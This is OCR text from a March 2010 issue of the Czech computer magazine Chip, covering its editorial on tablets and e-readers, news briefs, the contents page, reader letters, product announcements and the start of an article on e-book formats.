

DVD 8 GB

Plné verze, které jinde nenajdete!



+ POUZE V CHIPU + POPRVÉ NA DVD +

Vaše data v bezpečí

Nejlepší
zálohovací
strategie pro fotografie,
video, dokumenty

NAVÍC
SROVNÁVACÍ TEST:
EXTERNÍ PEVNÉ DISKY

56

WWW.CHIP.CZ

BŘEZEN/MARCH – 03/2010



WINDOWS 32 nebo 64 bitů?

Přejděte na rychlejší systém - nárůst výkonu za nulový příplatek!

S NAŠIMI NÁSTROJI TO ZVLÁDNETE SNADNO ▶ 42



**Pečlivá
odinstalace**

Ashampoo
UnInstaller 2010

Plato Video Converter Pro
Profesionální videopřevodník **PLNÁ VERZE**

JAK VYSTOPOVAT ukradený mobil

Správná příprava zařízení znemožní jeho zneužití a usnadní
zpětné nalezení. Kompletní návod a nástroje na DVD ▶ 80

VIRUS? Jak správně reagovat

Každá sekunda rozhoduje: Nejlepší zákroky při napadení malwarem ▶ 84



**Počítač
na pokusy**

Returnil Virtual
System 2010

**PLNÁ VERZE
NA 6 MĚSÍCŮ**

Nové přístroje s USB 3.0

**10x
RYCHLEJŠÍ!**

Exkluzivní testy v Chipu: První superrychlé
pevné disky, základní desky atd. ▶ 46



Cena:
179,90 Kč / 9,99 €
(Cena v € platí jen v SR.)

Cena
pro předplatitele
112 Kč



**ANTIVIR
NA CESTY**
Ochrana z USB, šifrování



**PLNÁ VERZE
NA CHIP DVD**

PLACENÁ INZERCE

Váším - ctincí,

první měsíce nového roku rozhodně nejsou nudné, a to ani v oblasti IT. Svět počítačů, komunikací a digitální zábavy se nyní mění víc než kdy jindy a budoucnost na nás útočí neuvěřitelnou rychlostí. Letošní rok má být ve znamení mohutného nástupu inteligentních mobilních telefonů, tabletů, e-readerů a malých notebooků.



Josef Mika
šéfredaktor

NEJVÍCE POZORNOSTI URČITĚ VYVOLAL STEVE JOBS při představení tabletu Apple iPad. Na první pohled nic revolučního, tablet s dotykovým displejem a omezenými funkcemi už není žádnou novinkou. Tou ale nebyl ani MP3 přehrávač, když Apple uvedl svůj první iPod, a co z toho nakonec vzniklo! Navíc Apple tentokrát nezačíná od nuly: k dobru má díky shodné platformě s iPhoneem už více než 140 000 aplikací na App Store a miliony věrných zákazníků po celém světě. Konkurence to zase bude mít těžké, a to i když představí lépe vybavené produkty.

NOVÝ IPAD LZE POUŽÍT I JAKO ELEKTRONICKOU ČTEČKU E-KNÍH. Daleko větší komfort pro oči však nabízejí specializované e-readery. Ještě letos se představí přístroje s velkými barevnými displeji, které přitom budou spotřebovávat méně energie než současné monochromatické modely. Jak dlouho si pak ještě budeme kupovat papírové tiskoviny, když stažení novin z internetu a jejich četba budou tak rychlé a snadné? Už brzy bude nejspíš záležet jen na ceně za internetové připojení a za obsah.

BUDOUCNOST UŽ JE TADY

Z DRUHÉ STRANY SE IDEÁLNÍMU MULTIFUNKČNÍMU PŘÍSTROJI SNAŽÍ PŘIBLÍŽIT SMARTPHONY. Díky novým vícejádrovým procesorům už k tomu budou mít i dostatečnou výkonnost – na obzoru je Atom Moorestown od Intelu a ke slovu se v této oblasti dostávají i další výrobci. Už letos by se měly nové smartphony výkonově vyrovnat notebookům a například přehrávání HD videa pro ně nebude problémem. Umožní to i operační systémy jako Android od Googlu. Vzorový Nexus One budou letos následovat desítky dalších modelů od mnoha výrobců.

VŠEM TĚMTO POKUSŮM O DALŠÍ POSUN MOBILNÍHO VYUŽITÍ IT nahrává v neposlední řadě cloud computing – aplikace a služby na webu. Už je úplně jedno, kde se nacházíte, svoje prostředí a svůj pevný disk můžete mít na webu – pokud se tedy nebojíte. Google chce koncept „mraku“ dotáhnout až do konce a v druhé polovině roku představí operační systém Chrome OS, který bude webové aplikace všestranně podporovat. Jedno ale budou mít nejspíš budoucí cloud aplikace s těmi klasickými společné: dříve nebo později budeme za jejich využívání muset platit.

Přeji vám bezproblémovou cestu do budoucnosti. Pro začátek ale alespoň v klidu a v pohodě přečkejte s březnovým Chipem zbytek zimy.



josef.mika@chip.cz

ZAÚJALO NÁS

▼ **SPAM POROSTE:** Cisco tvrdí, že počet denně rozesílaných spamových zpráv by se mohl v letošním roce zvýšit o 30 až 40 %. V současnosti činí objem nevyžádané pošty více než 150 miliard zpráv za den.

▲ **NAVIGACE** by v budoucnu mohly nahradit palubní desku v automobilech. Jak by to mohlo vypadat, to ukazuje například ecoRouteHD od Garminu.

▲ **GOOGLE KONČÍ S PODPOROU IE6.** Ač se to zdá neuvěřitelné, obrovské množství lidí stále surfuje prostřednictvím této zastaralé a nebezpečné verze prohlížeče. Snad je krok Googlu donutí k upgradu...

▲ **TECHNOLOGIE NVIDIA OPTIMUS** vypadá slibně. V notebookech s dlouhou výdrží na baterie by konečně mohly být i výkonnější grafické karty.

▼ **LONI SE U NÁS PRODALO O 35 % MÉNĚ POČÍTAČŮ NEŽ O ROK DŘÍVE,** tvrdí agentura Gartner. Žádná sláva. Spokojený může být snad jen Acer, který předstihl HP a stal se jedničkou, ostatní výrobci se potýkali s minimálně třetinovými propady. Snad začneme více upgradovat aspoň letos.

▲ **VŠICHNI TŘI OPERÁTOŘI** brzy nabídnou tzv. neomezené tarify, se kterými můžete volat kdykoliv kamkoliv za jeden paušál. Tarif zatím poskytovala Telefónica, nově jej má T-Mobile, Vodafone jej nabídne velmi brzy.

▲ **GOOGLE CHYSTÁ NEXUS TWO,** po HTC se tentokrát při vývoji hardwaru spojí s Motorolou. Zákazníci oceňující výhody operačního systému Android tak budou mít opět větší možnost výběru inteligentních telefonů.

▼ **ČERVENÉ TLAČÍTKO** na ochranu dětí před škodlivým obsahem na webu se integruje do prohlížeče a má sloužit k nahlášení nelegálních internetových stránek. Ve skutečnosti však kromě závadné adresy odešle informace i o těch, které uživatel navštívil předtím. Trochu zvědavý projekt podporovaný ministrem pro lidská práva.


PLACENÁ INZERCE




74 Mobilní internet:
Svět na dlani

42

**64 bitů: Přestupte
a šlápněte na plyn**



46 Nové přístroje
s USB 3.0



56 Vaše data
v bezpečí



80 Jak najít
ztracené zařízení



96 PC budoucnosti: Vždy
a všude k dispozici

NOVINKY

- 10 Formáty pro e-booky**
E-knihám patří budoucnost. Zatím ale pro ně neexistuje univerzální formát. Jaké jsou současné možnosti?
- 12 Kompakty s GPS**
Nové digitální fotoaparáty s integrovaným GPS a bezdrátovými funkcemi v nabídkách předních výrobců.
- 14 Novinky ve světě fotografií**
Ukážeme vám nejzajímavější trendy a tipy související s oblastí digitálních úlovek.
- 18 Deset věcí, ve kterých lidé stále předčí počítače**
Jednou budou asi lepší ve všem, zatím je však dokážeme přelstít v mnoha disciplínách. Koho? Přece počítače.
- 20 nVidia Optimus**
Na trhu se objevují první modely notebooků s technologií, která umí řídit požadovaný grafický výkon aplikací.
- 22 Bezpečnost**
Internet Explorer: Ochrana se slabínami. Internetové hygieny. Brzdí hackerů rozvoj?
- 28 Časová osa Chipu: Elektronika v automobilech**
Od prvních autorád až po předcházení kolizí pomocí WLAN.
- 32 Překlady z mobilu**
Počítačové tlumočníci fungující jako aplikace v mobilním telefonu – to už není fantazie. S obdobnými systémy už experimentuje více firem.

34 CHIP DVD

To nejlepší z Chip DVD
Plné verze a geniální
nástroje: Obsah elektro-
nické přílohy Chipu.



TÉMATÁ

- 42 64 bitů: Přestupte a šlápněte na plyn**
32bitová architektura brzdí moderní PC. Po příchodu Windows 7 nastal čas ke změně.
- 46 10 otázek o USB 3.0**
Co opravdu dokáží nové vysokorychlostní pevné disky, základní desky a další přístroje s novým USB rozhraním.
- 50 Kapsy plné map**
Navigace v mobilech toho dnes umí mnohem více než běžné automobilové navigace. Navíc jsou zdarma.
- 54 Hledání pomoci foťáků**
Stačí stisknout spoušť v mobilu, a na obrazovce se vám vygooglí informace o vyfočeném objektu. Funguje to již nyní!
- 56 Jak zajistit bezpečí pro data**
Nejlepší strategie, jak bez stresu a plně automaticky ukládat nenahraditelná data.
- 60 Procesory s desítkami jader**
V evropských laboratořích se vyvíjejí procesory obsahující už 48 jader na jediném čipu.
- 64 Aktivujte tajné funkce**
Pomocí aktualizace firmwaru můžete ze svých zařízení dostat překvapivé funkce navíc.
- 66 24" HD displeje**
Konečně levné velké ploché monitory, dokonce s HDMI rozhraním.
- 68 Zachránce pro Windows**
Praktická zkouška: Co skutečně dokáží nové funkce podpory od Microsoftu.
- 74 Mobilní internet: Svět na dlani**
Internet v mobilu už není žádný luxus. Za pár korun můžete mít celý internet v mobilu.
- 78 DSLR versus kamkordér**
Duel v testovací laboratoři: Jaké fotografie dělá kamera a jaká videa nahrává zrcadlovka.
- 80 Dohledání ztracených zařízení**
Váš mobil zmizel? Žádnou paniku! Ukážeme vám, jak lokalizovat ukradený přístroj.

- 84 Nebezpečné nové viry**
Úvodní díl nového seriálu Chipu dokumentuje první sekundy virového útoku.
- 88 Nástroje zdarma**
Výběr bezplatných nástrojů a webových služeb.
- 92 Notebooky s výdrží**
Nové přenosné PC kombinují malé rozměry s dlouhou výdrží na baterie. Vyzkoušeli jsme deset z nich.
- 96 Internetový PC**
Nabízíme vám počítač, který bude zdarma a dostupný téměř odkudkoliv.

KRÁTKÉ TESTY

- 100 Krátké testy hardwaru a softwaru**
34 aktuálních přístrojů a programů – nejzajímavější nové výrobky v testu.

TIPY A TRIKY

- 114 Tipy & triky**
Jak si vylepšit Windows – tipy na chytrý software a bezproblémový hardware.

Z TESTLABU

- 132 Chip top 10**
Nejlepší hardware v žebříčcích Chipu – souhrnné srovnávací testy.
- 138 Top 10 on-line tarifů**
Nejvýhodnější ADSL, mobilní internet a nabídky VoIP telefonování.
- 140 Průvodce Chipu po CPU a GPU**
Aktuální přehled trhu: Nejlepší základní stavební kameny pro stolní PC i přenosné notebooky.

STÁLÉ RUBRIKY

3 Editorial, 5 Obsah, 6 Mailbox,
142 IT Business, 144 Tíráž, 146 Příště

Win 7: Programy pro XP

Nástroje pro Windows

Chip 2/10 ► str. 58

Rozhodl jsem se svůj téměř nový, v létě 2009 pořízený počítač upgradovat z Visty na Windows 7. To se sice povedlo, bohužel mě oblíbené programy pro střih videa Magix a Pinnacle, které jsem měl doposud nainstalované na notebooku s XP, nechťely pod Windows 7 běžet, nebo se dokonce nedaly ani nainstalovat. S Virtual PC z vašeho Chip DVD 2/2010 jsem podle návodu „dovybavil“ počítač systémem XP. A uspěl jsem: oba programy bylo možné bez problémů nainstalovat, Pinnacle běží úplně bez chyb, Magix občas ještě trochu zlobí. Děkuji moc za bezvadný popis instalace virtuálních XP.

FRANTIŠEK KOPP (E-MAIL)

Poslední místo WM 6.5

Nejlepší systém pro mobily

Chip 2/10 ► str. 68

V nejnovějším čísle vašeho časopisu som narazil na článek OS pro mobilní telefony a velmi ma zarazilo poslední místo systému Windows Mobile 6.5, keďže tento systém používam

Kontakty

DOPISY

Redakce Chipu
Burda Praha, spol. s r.o.
Přemyslovská 2845/43,
130 00 Praha 3
Fax: 225 018 500
E-mail: chip@chip.cz

OHLASY A OTÁZKY K JEDNOTLIVÝM TÉMATŮM

Hardware:
michal.bares@chip.cz
Tel.: 225 018 682

Internet a bezpečnost:
petr.kratochvil@chip.cz
Tel.: 225 018 768

Software a komunikace:
vratislav.klega@chip.cz
Tel.: 225 018 323

OHLASY A OTÁZKY K CHIP DVD
Tel.: 225 018 624, 225 018 628
E-mail: chipdvd@chip.cz
Web: www.chip.cz/dvd

Všechny další adresy a kontakty naleznete v tiráži na straně 144.

Vzhledem k omezené kapacitě redakce vám bohužel nemůžeme zaručit, že vám zodpovíme vaše technické dotazy, které se netýkají přímo článků a programů uveřejněných v tištěném Chipu nebo na Chip DVD.



BLESKOVÝ START PC

S operačním systémem Presto jsem na internetu za polovinu doby, než jsem byl zvyklý dřív. Je to skvělá volba pro základní rychlou práci s počítačem.

MARTIN ŠMID (E-MAIL)

PRVNÍ NA STARTU, CHIP 2/10 ► STR. 40

a považujem ho za veľmi dobrý. Najväčším prekvapením pre mňa bolo, že ste v riadku Nabídka aplikácií uviedli iba 50 aplikácií pre Windows Mobile. Podľa môjho názoru je aplikácií pre WM najviac z pomedzi všetkých mobilných operačných systémov. Nie sú sice dostupné na jednom mieste, ale aj neskúsený užívateľ dokáže pomocou Googlu nájsť veľmi veľké množstvo aplikácií zadarmo. Taktiež údaj Načítání stránky (50 sekund) sa mi zdá prehnaný, s dostatočne rýchlym pripojením na internet je Internet Explorer v WM 6.5 dosť rýchly.

MILAN FABIAN (E-MAIL)

V tabuľke je uvedeno, že sa jedná o aplikácie dostupné přes Marketplace. V textu je pak vysvětleno, že existují tisíce aplikací pro WM, ale nejsou tak snadno a komfortně dostupné jako u jiných systémů. WM 6.5 určitě není špatný, ale na konkurenci zkrátka ztrácí. Zkuste si vzít do ruky třeba v článku zmíněné HTC Hero a uvidíte, jak neuvěřitelný pokrok konkurenční systémy udělaly...

REDAKCE CHIPU

Windows 7 a SATA disk

Windows 7: Pomocník uživatele

Chip 2/10 ► str. 94

Nedávno som si nainštaloval systém Windows 7 (dovtedy som používal Windows XP a Ubuntu Linux). Dal som ho na novú partíciu na disku. Inštalácia prebehla bez problémov. Jediné, čo ma na systéme Win 7 sklámalo, bolo, že nemá všetky potrebné ovládače. Tak som ich doinštaloval (na grafiku a na zvukovú kartu).

V počítači mám dva HDD – prvý je na IDE a druhý na SATA rozhraní. Windows 7 som dal

na harddisk, ktorý je na IDE rozhraní (práve na neho vždy inštalujem operačné systémy). A problém je takýto: XP aj Linux bez problémov vidia aj zapisujú na harddisk na SATA rozhraní. No pri Win 7 je tu problém. Pri štarte počítača (pred prihlásením) mi systém Win 7 chce kontrolovať spomínaný disk – bez problémov načíta label disku, file system a na data vidí. A akonáhle sa prihlásim a chcem prístupovať na disk, systém Win 7 nenačíta ani label, ani file system – proste nič (iba že tam ten disk je, priradil mu písmená E: a F: – disk je rozdelený na 2 partície). Akonáhle naňho poklikám, napíše „Windows cannot access disk. The directory or file is corrupted and unreadable“. A keď som chcel pustiť chkdsk z prostredia Win 7, napísal mi tiež, že nemôže na disk prístupovať. Čo by mohlo byť príčinou?

ADAM GT (E-MAIL)

Ohľadne ovladačov: Kdyby měly být ve Windows všechny ovladače, systém by měl 200 GB nebo i více, o jejich aktuálnosti ani nemluvě. Stačí, že tam jsou základní, které umožní funkci v základním režimu a stažení si správných a aktuálních ovladačů.

Ohľadne disku SATA: Občasným problémom býva priradenie písmen disků. Stává se, že systém přiřadí písmena původně určená pro disk například integrované čteče karet. Lze to jednoduše ověřit: Klikněte pravým tlačítkem myši na »Tento počítač« a zvolte »Spravovat«. V okně »Správa počítače« a sekci »Správa disků« byste měl vidět, zda mají vaše disky opravdu přiřazena písmena E a F. Další možnou příčinou vašeho problému může být také kombinace SATA disku a SATA DVD mechaniky. Tato kombinace občas dělá problémy a v takových případech lze doporučit přepojit DVD jinam...

REDAKCE CHIPU

Info: předplatné Chipu

SLUŽBA PŘEDPLATNÉHO

Naše vydavatelství, a tedy i časopis Chip, využívá ke správě předplatného služeb společnosti Mediaservis. Písemné a telefonické objednávky a případné reklamace předplatného v ČR směřujte tedy prosím na poskytovatele:

Mediaservis s. r. o., Zákaznické centrum, Kounicova 2b, 659 51 Brno
Tel.: 541 233 232, fax: 541 616 160

E-mail: chip@mediaservis.cz

Univerzální bílá linka na objednávky předplatného: **840 200 260**

On-line objednávky zadávejte na www.chip.cz/predplatne.

Vlastní doručování předplacených časopisů zajišťuje Česká pošta.

Další informace najdete také v tiráži na straně 144, případně přímo na www.chip.cz/predplatne.

STARŠÍ ČÍSLA A SPECIÁLY

Objednávky a doposílání starších čísel a speciálních vydání jsou realizovány výhradně prostřednictvím společnosti D Servis, ing. Staněk, tel. **737 388 459**, e-mail: vladimir.stanek@seznam.cz.

Na uvedeném kontaktním spojení získáte informace o cenách i stavu zásob požadovaných titulů, a to včetně podmínek doposílání.

PLACENÁ INZERCE

Lenovo IdeaPad S10-3t

Multidotykový netbook/tablet

IdeaPad S10-3t je nový multidotykový tablet o velikosti a výkonu netbooku.

Používat ho můžete jako klasický netbook nebo můžete překlopit obrazovku a používat ho jako tablet. Nainstalované aplikace NaturalTouch jsou speciálně navrženy pro dotykový displej. 10,1palcový IdeaPad S10-3t je vybaven procesorem Intel Atom N450 a 250GB pevným diskem. Funkce

DirectShare umožňuje uživatelům synchronizovat soubory s jiným notebookem, a to bez nutnosti připojení k internetu. Nástroj Quick Start 2.0 zase umožňuje uživatelům rychlý přístup k aplikacím a webu bez nutnosti startovat operační systém Windows. Dalšími zajímavými funkcemi, které budou

u těchto tablet netbooků k dispozici, jsou například technologie VeriFace pro rozpoznání obličeje, prostřednictvím níž se lze do počítače přihlásit místo zadávání dlouhých hesel, Active Protection System pro ochranu pevného disku počítače před náhlými nárazy nebo

pády a možnost automaticky měnit orientaci informací zobrazených na displeji v závislosti na způsobu natočení netbooku. IdeaPad S10-3t s hmotností 1,25 kg se dodává s neoprenovým obalem. Cena začíná na 13 188 Kč vč. DPH.

INFO: www.lenovo.cz



Netgear EVA2000

Multimediální přehrávač

Netgear uvedl na český trh nejnovější kompaktní multimediální přehrávač podporující připojení k internetu. Nové zařízení Digital Entertainer Live (EVA2000) představuje snadno použitelný a cenově dostupný internetový přehrávač, který divákům umožňuje sledovat kolekce digitálních médií, videa ze služby YouTube a další internetový obsah na velkých televizních obrazovkách.

EVA2000 je kompaktní domácí přehrávač médií s jednoduchým dálkovým ovládáním, které uživatelům umožňuje snadný přístup k digitálním filmům, videoklipům, hudbě či fotografiím přímo z paměťových USB zařízení a jejich sledování na televizorech. Stačí, když uživatel zapojí paměťové USB zařízení obsahující digitální média do jednoho ze dvou USB 2.0 portů a připojí tento přehrávač ke svému televizoru pomocí HDMI nebo kompozitního kabelu.

Díky integrovanému síťovému portu lze zařízení EVA2000 snadno připojit ethernetovým kabelem k internetu a domácí síti, takže uživatelé získají přístup k digitálnímu obsahu uloženému v počítačích nebo síťových úložných zařízeních v domácí síti. Pokud uživatelé nemají poblíž televizoru k dispozici ethernetové připojení, mohou využít bezdrátový USB adaptér. Doporučená koncová cena přehrávače činí 2 990 Kč vč. DPH.

INFO: www.netgear.cz

Internet Lite

T-Mobile se snaží zlepšit svou nabídku datových služeb. Pro občasně surfaře připravil balíček Twist Internet Lite. Ten obsahuje datové zařízení a předplacené surfování na tři nebo 12 měsíců. Kdo se rozhodne pro roční variantu, získá nyní navíc vyšší měsíční FUP 500 MB místo standardních 200 MB. K dostání je pouze u vybraných prodejců výpočetní techniky.

Pořídíte ho buď jako samostatnou SIM kartu s předplaceným internetem na tři nebo 12 měsíců, případně v balíčku i s datovým zařízením. Například 4G Combi karta přijde s internetem na 12 měsíců na 7 468 korun. Uživatel tak dostane internetové připojení dostupné na jeden rok dopředu. Po uplynutí této lhůty může nadále surfovat, stačí mít dostatečný kredit na měsíční poplatek – 249 Kč s DPH.

INFO: www.t-mobile.cz

Olympus SP-800 UZ

Nejvýkonnější zoom mezi kompakty

Mezi nejnovější přírůstky do řady ultra-zoom kompaktních fotoaparátů firmy Olympus patří i 12megapixelový model SP-800 UZ. Je vybaven širokoúhlým objektivem s 30násobným optickým zoomem pokrývajícím ohniskové délky 28–840 mm. V současné době je to kompaktní fotoaparát s největším optickým zoomem. Jeho vestavěná paměť má kapacitu 2 GB, což je také zajímavá hodnota a bude se hodit například pro nahrávání videa v HD rozlišení. Fotoaparát se dále může pochlubit 3" LCD displejem formátu 16:9 a velkou rychlostí – zvládá snímání až deseti snímků za sekundu.

Menší bratr SP-600 UZ je vybaven širokoúhlým objektivem s 15násobným optickým zoomem (28–420 mm). I on má vestavěný stabilizátor obrazu Dual Image Stabilisation. Mezi nové funkce obou fotoaparátů patří AF Tracking – sleduje předmět i za pohybu. Funkce i-Auto pak identifikuje prostředí, v němž právě fotografujete, a automaticky na fotoaparátu upraví potřebná nastavení. Kompaktní fotoaparáty Olympus SP-800 UZ a SP-600 UZ by měly být k dispozici od března 2010 za doporučenou cenu 8 999 Kč, resp. 5 999 Kč.

INFO: www.olympus.cz



Mobilní navigace

Ovi Maps zdarma

Nokia uvolnila pro své chytré telefony novou verzi Ovi Maps, obsahující pěší a automobilovou navigaci. Ke stažení je k dispozici na www.nokia.com/maps. Tento krok má potenciál téměř zdvojnásobit velikost současného trhu s mobilními navigacemi. Nová verze Ovi



Maps obsahuje automobilové i pěší navigační funkcionality, jako je tzv. turn-by-turn navigace, a to pro 74 zemí a ve 46 jazycích, dále dopravní informace pro více než 10 zemí a detailní mapové podklady pro 180 zemí.

Ovi Maps jsou dostupné ke stažení pro deset přístrojů

Nokia včetně populární Nokia N97 mini, Nokia 5800 XpressMusic a Nokia E72. V krátké době budou přidávány další přístroje. Od března 2010 budou nové chytré telefony Nokia, vybavené GPS, obsahovat novou verzi Ovi Maps a lokální mapové podklady spolu se špičkovou pěší a automobilovou navigací a přístupem k průvodcům Lonely Planet a Michelin bez dodatečných nákladů.

Podrobnosti o mobilních navigacích najdete v samostatném článku na straně 50.

INFO: www.nokia.cz

Operátoři

O2 Mobilní Internet Standard

Telefónica O2 představila nový tarif pro příznivce mobilního internetu. Zákazníci si mohou pořídit O2 Mobilní Internet s novým tarifem Standard za 500 Kč měsíčně. Limit pro stahování dat je u nového tarifu stanoven na 2 GB za měsíc. S USB modemem budou on-line téměř okamžitě. Při uzavření smlouvy na 24 měsíců jej dostanou za 1 korunu. V případě objednání služby bez podpisu smlouvy jej pořídí za 1 895 Kč.

O2 Mobilní Internet Standard pořídí zákazníci nejvýhodněji v kombinaci s dalšími službami. Pokud již doma využívají například O2 Internet, mohou si dokoupit doplňkový Internet na cesty Standard v rámci speciální nabídky platné do 31. července 2010 za 150 Kč. Po tomto datu zaplatí zvýhodněnou cenu 200 Kč měsíčně.

INFO: www.cz.o2.com

Z1 na mobilu

T-Mobile připravil ve spolupráci s televizní stanicí Z1 nabídku pro všechny milovníky aktuálního dění. Každý nový uživatel si po dobu 30 dnů může zdarma vyzkoušet nový zpravodajský SMS/MMS informační kanál, který bude plný informací především ze světa byznysu.

INFO:
www.t-mobile.cz

— inzerce —

Dell OptiPlex XE

Desktop pro náročné podmínky

Nový desktop OptiPlex XE firmy Dell je určen pro nejnáročnější podmínky. Je konstruován pro provoz ve vysokých teplotách (až o 50 % vyšších než běžné stanice), extrémně prašných podmínkách a pro nepřetržitý chod v obchodech nebo na veletrzích.


Má prachové filtry u přívodů vzduchu do šasi a prachové zálepky portů (7× USB 2.0, PS/2, RS-232). Vestavěný alarm informuje o neoprávněném vniknutí do skříně. Společnost Dell nabízí nový OptiPlex XE rovněž OEM výrobcům s možností výrobních úprav včetně umístění vlastního loga. Cena začíná na 16 200 Kč bez DPH včetně dopravy k zákazníkovi a zahrnuje i nadstandardní služby Dell ProSupport (tříletý Next Business Day servis).

INFO: www.dell.cz

FORMÁTY pro E-BOOKY

V lednovém Chipu jsme vám nabídli **test elektronických čteček knih – e-booků**. Nyní se podíváme na formáty jejich „potravy“, tedy na formáty e-knih.

PETR KRATOCHVÍL



O budoucnosti e-booků už nemůže být pochyb – firmy se doslova předhánějí v tom, která z nich nabídne lepší a levnější modely, a dokonce připravují i barevné modely. Přesto existuje jeden problém, který může rozvoj elektronických knih zbrzdít – je jím chybějící univerzální formát. Hudební přehrávače mají formát MP3, videopřehrávače pak DivX (AVI). Svět elektronických dokumentů je však mnohem roztržštěnější, než by se běžnému uživateli mohlo zdát. Když jsme e-booky testovali, ve většině případů jsme nejen museli hledat speciální formát, který by danému přístroji vyhovoval, ale i upravovat kódování, nebo dokonce font. Za zmínku stojí i skutečnost, že zatímco na českém internetu dominují dokumenty ve formátech „PDB, DOC a PDF“ (kódování win1250), e-booky preferují formáty PRC, RTF, TXT, případně Epub (kódování Unicode). Jak si tedy s formátovým „chaosem“ poradit?

Optimálním postupem je výběr specializovaného nástroje, který převede libovolný formát do podoby vhodné pro vaši čtečku. Nejprve se však podíváme na některé „alternativní formáty“ (z pohledu čteček) a poté vám představíme ty nejlepší čtečky/převáděče.

PDF

Většina běžných uživatelů si pod pojmem elektronický dokument představí text ve formátu „DOC“, případně „PDF“. Právě posledně jmenovaný se zdál jasným favoritem, a to pro svou rozšířenost a své schopnosti. Když se však objevily první e-booky, podpora formátu byla spíše sporadická a jeho použití v praxi neobhajitelné.

Za tímto faktem stály dva klíčové problémy – velikost a ne snadná práce s formátem. Zatímco u běžného počítače je PDF soubor o velikosti 20 MB zanedbatelný, u e-booku může jít o smrtelný úder. Některé testované čtečky se „zadýchávaly“ už při načtení PDF souboru o velikosti 5 MB a posun textu při čtení vyžadoval trpělivost tibetského mnicha. S obtížným čtením pak souvisí i druhý zmiňovaný problém – práce s formátem. PDF dokument počítá s výstupem s pevně danými parametry – rozměry stránky (DPI) typicky o rozměru A4. Může obsahovat text či obrázky, ale zmiňované parametry lze poměrně obtížně měnit. U e-booků se taková schopnost označuje jako PDF reflow a disponuje jí jen několik přístrojů (například Hanlin V5 nebo Sony PRS-505). Bez této funkce je čtení čehokoliv ve for-

mátu PDF utrpením – snad s výjimkou čteček s displejem přibližně o velikosti A4 (Amazon Kindle DX, iRex DR-1000S), ale i u nich musíte počítat s poněkud pomalejšími reakcemi.

Přesto nelze formát PDF označit za odepsaný – s rostoucími rozměry displejů a výkonnějším hardwarem ještě může v budoucnu v oblasti e-booků hrát důležitou roli. Zároveň i nyní existuje celá řada uživatelů, kteří nelení a připravují si pro svá zařízení „na míru šité“ dokumenty ve formátu PDF. Pro ně máme na DVD připravenou plnou verzi programu 7-PDF Maker. Tento nástroj se snadným ovládáním nabízí převody takřka všech grafických a textových formátů do univerzálního PDF. Pro kontrolu nebo čtení již vytvořených PDF lze doporučit jednoduchý a rychlý Foxit Reader.

PDB a PRC

Velké množství textů nebo knih najdete v elektronické podobě na internetu ve formátu PDB. Zkratka PDB naznačuje, že jde o soubor PalmPilot Databáze, tedy soubor obecně určený pro mobilní zařízení Palm, ale lze ho pochopitelně používat i jinde. Jeho nevýhodou jsou minimální možnosti formátování (a absence obrázků v textu), většina uži-

vatelů naopak ocení kvalitní kompresi textu. Jeho pokročilejší variantou je formát Mobipocket (s příponou prc), který nabízí určité možnosti pro zvýraznění a formátování textu. Výhodou formátu Mobipocket jsou navíc možnosti ochrany obsahu (uzamknutí a zabezpečení pro konkrétní zařízení). Pro oba jmenované formáty existuje obrovské množství softwaru, zajišťujícího převod nebo zobrazení textu na téměř libovolné platformě – od prastarých Palmů až po klasický počítač nebo univerzální Javu. Pro jednoduchý a rychlý převod mezi formáty TXT a PDB doporučujeme program DOC Reader (<http://mpickering.homeip.net/content/docreader>). Náročnější uživatel ocení program yBook (www.spacejock.com/yBook.html), který mimo jiné zvládne i konverzi z TXT, HTML a RTF do formátu PRC.

Epub

Pod zkratkou Epub (electronic publication) se skrývá jeden z novějších formátů určených pro elektronické knihy. Více informací o tomto bezplatném a otevřeném formátu najdete například na Wikipedii (<http://en.wikipedia.org/wiki/EPUB>). Je postaven na XHTML a nabízí všechno, co byste od moderní-

Novinky ze světa e-booků

